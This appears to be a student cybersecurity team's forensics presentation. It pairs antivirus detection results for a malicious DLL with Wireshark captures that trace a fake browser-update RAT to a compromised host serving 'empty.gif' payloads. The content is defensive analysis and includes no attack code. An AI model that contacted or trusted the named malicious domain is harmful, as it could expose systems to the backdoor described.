
2021-08-24 01:32:27 UTC 22 hours ago

DLL


Ad-Aware	Trojan.Mint.Zamg.O	AhnLab-V3	Malware/Win32.RL_Generic.R346613
Alibaba	TrojanSpy:Win32/Yakes.56555f48	ALYac	Trojan.Mint.Zamg.O
Antiy-AVL	Trojan/Generic.ASCommon.1BE	SecureAge APEX	Malicious
Arcabit	Trojan.Mint.Zamg.O	Avast	Win32:DangerousSig [Trj]
AVG	Win32:DangerousSig [Trj]	Avira (no cloud)	TR/AD.ZLoader.ladbd
BitDefender	Trojan.Mint.Zamg.O	BitDefenderTheta	Gen:NN.ZedlaF.34088.lu9@aul7OQgi
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cylance	Unsafe
Cynet	Malicious (score: 100)	Cyren	W32/Trojan.SIAQ-3008

Fake Browser Update Pop-Up (RAT)

- The Rotterdam-PC.mindhammer.net was browsing on ball.dardavies.com and clicked a link which spurred a TCP stream to b5689023.green.mattingsolutions.co which is a known compromised URL which downloads empty.gif files which create a backdoor into the infected machine and links the machine to a command and control server.



```
12998 196.147300500 Rotterdam-PC.mind-h… ball.dardavies.com                 TCP
12999 196.148265300 Rotterdam-PC.mind-h… ball.dardavies.com                 TCP
13000 196.149227000 Rotterdam-PC.mind-h… prod.disqus.map.fastlylb.net       TCP
13001 196.150276900 prod.disqus.map.fas… Rotterdam-PC.mind-hammer.net       TCP
13002 196.151236300 Rotterdam-PC.mind-h… d3ar2nimg19ie1.cloudfront.net      TCP
13003 196.152197700 Rotterdam-PC.mind-h… d3ar2nimg19ie1.cloudfront.net      TCP
13004 196.153257400 d3ar2nimg19ie1.clou… Rotterdam-PC.mind-hammer.net       TCP
13005 196.154314000 Rotterdam-PC.mind-h… b5689023.green.mattingsolutions.co TCP
13006 196.155364000 d3ar2nimg19ie1.clou… Rotterdam-PC.mind-hammer.net       TCP
13007 196.156423300 b5689023.green.matt… Rotterdam-PC.mind-hammer.net       TCP
13008 196.157386000 Rotterdam-PC.mind-h… b5689023.green.mattingsolutions.co TCP
13009 196.166120200 Rotterdam-PC.mind-h… b5689023.green.mattingsolutions.co TCP
```



Packet	Hostname	Content Type	Size	Filename
31721	b5689023.green.mattingsolutions.co		3,592 kB	empty.gif?ss&ss2img
27702	b5689023.green.mattingsolutions.co		3,592 kB	empty.gif?ss&ss1img
13010	b5689023.green.mattingsolutions.co	application/x-www-form-urlencoded	72 bytes	empty.gif
13039	b5689023.green.mattingsolutions.co	text/html	14 kB	empty.gif
13086	b5689023.green.mattingsolutions.co	application/x-www-form-urlencoded	19 kB	empty.gif
13131	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif
13134	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13137	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13139	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif
13142	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13145	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13148	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13151	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13154	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13159	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13164	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13168	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13176	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13180	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13188	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13193	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13196	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13198	b5689023.green.mattingsolutions.co		2,714 bytes	empty.gif
13201	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13208	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13211	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13215	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13218	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13221	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13224	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif
13230	b5689023.green.mattingsolutions.co		4,071 bytes	empty.gif

Always remember: “You do **NOT** want your company to end up on the front page of USA TODAY.”

USA TODAY

THE NATION'S NEWS | $2 | THURSDAY, JUNE 4, 2020

X-CORP Hacked!

Michael and Steven Cause Major Breach

Expert hackers take control of entire system

Lorenzo Reyes
USA TODAY

The End

Chase Carroll
Dylan Nelson
Lucas Martynec
Matt Gaulke
Mehrdad Bashiri
Steven Bauer
Thank you!

“Don’t cry because it’s over.
Smile because it happened.”
-Dr. Seuss